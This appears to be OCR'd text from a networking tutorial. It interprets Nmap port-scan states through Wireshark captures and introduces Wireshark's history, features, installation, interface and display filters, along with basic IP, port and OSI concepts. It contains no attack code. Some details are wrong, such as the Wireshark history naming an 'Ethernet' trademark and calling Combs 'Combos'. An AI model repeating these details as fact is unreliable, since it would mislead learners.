
A filtered port result from Nmap indicates that the port has not responded at all. The SYN packet has simply been dropped by the firewall. See the following Wireshark packet capture that shows the initial packet with no response.

Closed ports or when the Firewall fails

In this case, closed ports most commonly indicate there is no service running on the port, but the firewall has allowed the connection to go through to the server. It can also mean no firewall is present at all.

Note that while we are discussing the most common scenarios, it is possible to configure a firewall to reject packets rather than drop. This would mean packets hitting the firewall would be seen as closed (the firewall is responding with RST ACK).

Pictured below is a case where a firewall rule allows the packet on port 81 through even though there is no service listening on the port. This is most likely because the firewall is poorly configured.



An Open Port (service) is found

Open Ports are usually what you are looking for when kicking off Nmap scans. The open service could be a publicly accessible service that is, by its nature, supposed to be accessible. It may be a back-end service that does not need to be publicly accessible, and therefore should be blocked by a firewall.

An interesting thing to notice in the wireshark capture is the RST packet sent after accepting the SYN ACK from the web server. The RST is sent by Nmap as the state of the port (open) has been determined by the SYN ACK if we were looking for further information such as the HTTP service version or to get the page, the RST would not be sent. A full connection would be established.

Network Utilities Tools: Wireshark

What is Wireshark?

Wireshark is an open-source packet analyzer, which is used for **education, analysis, software development, communication protocol development, and network troubleshooting**.

It is used to track the packets so that each one is filtered to meet our specific needs. It is commonly called as a **sniffer, network protocol analyzer, and network analyzer**. It is also used by network security engineers to examine security problems.

Wireshark is a free to use application which is used to apprehend the data back and forth. It is often called as a free packet sniffer computer application. It puts the network card into an unselective mode, i.e., to accept all the packets which it receives.

Uses of Wireshark:

Wireshark can be used in the following ways:

Backward Skip 10sPlay VideoForward Skip 10s

1. It is used by network security engineers to examine security problems.
2. It allows the users to watch all the traffic being passed over the network.
3. It is used by network engineers to troubleshoot network issues.
4. It also helps to troubleshoot latency issues and malicious activities on your network.
5. It can also analyze dropped packets.
6. It helps us to know how all the devices like laptop, mobile phones, desktop, switch, routers, etc., communicate in a local network or the rest of the world.

What is a packet?

A packet is a unit of data which is transmitted over a network between the origin and the destination. Network packets are small, i.e., maximum **1.5 Kilobytes for Ethernet packets and 64 Kilobytes for IP packets**. The data packets in the Wireshark can be viewed online and can be analyzed offline.

History of Wireshark:

In the late 1990's **Gerald Combs**, a computer science graduate of the University of Missouri-Kansas City was working for the small ISP (Internet Service Provider). The protocol at that time did not complete the primary requirements. So, he started writing **ethereal** and released the first version around 1998. The Network integration services owned the Ethernet trademark.

Combos still held the copyright on most of the ethereal source code, and the rest of the source code was re-distributed under the GNU GPL. He did not own the Ethereal trademark, so he changed the name to Wireshark. He used the contents of the ethereal as the basis.

Wireshark has won several industry rewards over the years including eWeek, InfoWorld, PC Magazine and also as a top-rated packet sniffer. Combos continued the work and released the new version of the software. There are around 600 contributed authors for the Wireshark product website.

Functionality of Wireshark:

Wireshark is similar to tcpdump in networking. **Tcpdump** is a common packet analyzer which allows the user to display other packets and TCP/IP packets, being transmitted and received over a network attached to the computer. It has a graphic end and some sorting and filtering functions. Wireshark users can see all the traffic passing through the network.

Wireshark can also monitor the unicast traffic which is not sent to the network's MAC address interface. But, the switch does not pass all the traffic to the port. Hence, the promiscuous mode is not sufficient to see all the traffic. The various network taps or **port mirroring** is used to extend capture at any point.

Port mirroring is a method to monitor network traffic. When it is enabled, the switch sends the copies of all the network packets present at one port to another port.

What is color coding in Wireshark?

The packets in the Wireshark are highlighted with **blue**, **black**, and **green color**. These colors help users to identify the types of traffic. It is also called as **packet colorization**. The kinds of coloring rules in the Wireshark are **temporary rules** and **permanent rules**.

- The temporary rules are there until the program is in active mode or until we quit the program.
- The permanent color rules are available until the Wireshark is in use or the next time you run the Wireshark. The steps to apply color filters will be discussed later in this topic.

Features of Wireshark

- It is multi-platform software, i.e., it can run on Linux, Windows, OS X, FreeBSD, NetBSD, etc.
- It is a standard three-pane packet browser.
- It performs deep inspection of the hundreds of protocols.
- It often involves live analysis, i.e., from the different types of the network like the Ethernet, loopback, etc., we can read live data.
- It has sort and filter options which makes ease to the user to view the data.

- It is also useful in VoIP analysis.
- It can also capture raw USB traffic.
- Various settings, like timers and filters, can be used to filter the output.
- It can only capture packet on the PCAP (an application programming interface used to capture the network) supported networks.
- Wireshark supports a variety of well-documented capture file formats such as the PcapNg and Libpcap. These formats are used for storing the captured data.
- It is the no.1 piece of software for its purpose. It has countless applications ranging from the **tracing down, unauthorized traffic, firewall settings, etc**.

Installation of Wireshark Software


Below are the steps to install the Wireshark software on the computer:

- Open the web browser.
- Search for '**Download Wireshark**.'
- Select the Windows installer according to your system configuration, either 32-bt or 64-bit. Save the program and close the browser.
- Now, open the software, and follow the install instruction by accepting the license.
- The Wireshark is ready for use.

On the network and Internet settings option, we can check the interface connected to our computer.


If you are Linux users, then you will find Wireshark in its package repositories.

By selecting the current interface, we can get the traffic traversing through that interface. The version used here is **3.0.3**. This version will open as:



The Wireshark software window is shown above, and all the processes on the network are carried within this screen only.


The options given on the list are the Interface list options. The number of interface options will be present. Selection of any option will determine all the traffic. **For example,** from the above fig. select the Wi-Fi option. After this, a new window opens up, which will show all the current traffic on the network. Below is the image which tells us about the live capture of packets and our Wireshark will look like:



The above arrow shows the packet content written in hexadecimal or the ASCII format. And the information above the packet content, are the details of the packet header.


It will continue listening to all the data packets, and you will get much data. If you want to see a particular data, then you can click on the red button. The traffic will be stationary, and you can note the parameters like time, source, destination, the protocol being used, length, and the Info. To view in-depth detail, you can click on that particular address; a lot of the information will be displayed below that.

There will be detailed information on HTTP packets, TCP packets, etc. The red button is shown below:




The screen/interface of the Wireshark is divided into five parts:

- First part contains a menu bar and the options displayed below it. This part is at the top of the window. File and the capture menus options are commonly used in Wireshark. The capture menu allows to start the capturing process. And the File menu is used to open and save a capture file.
- The second part is the packet listing window. It determines the packet flow or the captured packets in the traffic. It includes the packet number, time, source, destination, protocol, length, and info. We can sort the packet list by clicking on the column name.
- Next comes the packet header- detailed window. It contains detailed information about the components of the packets. The protocol info can also be expanded or minimized according to the information required.
- The bottom window called the packet contents window, which displays the content in ASCII and hexadecimal format.
- At last, is the filter field which is at the top of the display. The captured packets on the screen can be filtered based on any component according to your requirements. For example, if we want to see only the packets with the HTTP protocol, we can apply filters to that option. All the packets with HTTP as the protocol will only be displayed on the screen, shown below:




You can also select the connection to which your computer is connected. For example, in this PC, we have chosen the current network, i.e., the ETHERNET.


After connecting, you can watch the traffic below:



In view option on the menu bar, we can also change the view of the interface. You can change the number of things in the view menu. You can also enable or disable any option according to the requirements.




There is a filter block below the menu bar, from where a large amount of data can be filtered. For example, if we apply a filter for HTTP, only the interfaces with the HTTP will be listed.



If you want to filter according to the source, right-click on the source you want to filter and select 'Apply as Filter' and choose '...and filter.'

Steps for the permanent colorization are: click on the 'View' option on the menu bar and select 'Coloring Rules.' The table will appear like the image shown below:



For the network administrator job, advanced knowledge of Wireshark is considered as the requirements. So, it is essential to understand the concepts of the software. It contains these 20 default coloring rules which can be added or removed according to the requirements.

Select the option '**View**' and then choose '**Colorize Packet List**,' which is used to **toggle the color on and off**.

Note: If you are not sure about the version of your desktop or the laptop, then you can download the 32-bit Wireshark which will run almost 99% on every type of computers

Now let's start with this basics-

Basic concepts of the Network Traffic

IP Addresses: It was designed for the devices to communicate with each other on a local network or over the Internet. It is used for host or network interface identification. It provides the location of the host and capacity of establishing the path to the host in that network. Internet Protocol is the set of predefined rules or terms under which the communication should be conducted. The types of IP addresses are **IPv4 and IPv6**.

- IPv4 is a **32-bit address** in which each group represents 8 bits ranging from 0 to 255.
- IPv6 is a 128-bit address.

IP addresses are assigned to the host either dynamically or static IP address. Most of the private users have dynamic IP address while business users or servers have a static IP address. Dynamic address changes whenever the device is connected to the Internet.

Computer Ports: The computer ports work in combination with the IP address directing all outgoing and incoming packets to their proper places. There are well-known ports to work with like **FTP** (File Transfer Protocol), which has port no. 21, etc. All the ports have the purpose of directing all packets in the predefined direction.

Protocol: The Protocol is a set of predefined rules. They are considered as the standardized way of communication. One of the most used protocol is **TCP/IP**. It stands for **Transmission Control Protocol/ Internet Protocol**.

OSI model: OSI model stands for **Open System Interconnect**. OSI model has seven layers, namely, **Application layer, Presentation layer, Session layer, Transport layer, Network layer, Data link layer, and the physical layer**. OSI model gives a detail representation and explanation of the transmission and reception of data through the layers. OSI model supports both connectionless and connection-oriented communication mode over the network layer. The OSI model was developed by ISO (International Standard Organization).

Most used Filters in Wireshark

Whenever we type any commands in the filter command box, it turns **green** if your command is **correct**. It turns **red** if it is **incorrect** or the Wireshark does not recognize your command.




Fig (5)

